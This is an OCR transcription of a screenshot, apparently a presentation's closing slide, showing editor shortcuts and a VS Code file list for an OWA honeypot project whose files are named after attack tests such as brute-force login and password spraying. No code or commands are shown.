
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^← Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^→ Forward ^→ Next Word ^E End

Right Ctrl

DOW -0,26%

Search

ENG 9:13 PM 12/9/2024


EXPLORER
OPEN EDITORS
OWA-HONEYPOT
docs
instance
static
templates
.gitignore
brute_force_directories.py U
brute_force_login.py U
command_injection.py U
dumpass.log
LICENSE
owa_pot.py M
password_spray.py U
README.md
requirements.txt
Show All Commands
Go to File
Find in Files
Toggle Full Screen
Show Settings
PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
GITLENS
zsh
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot %
OUTLINE


Thank You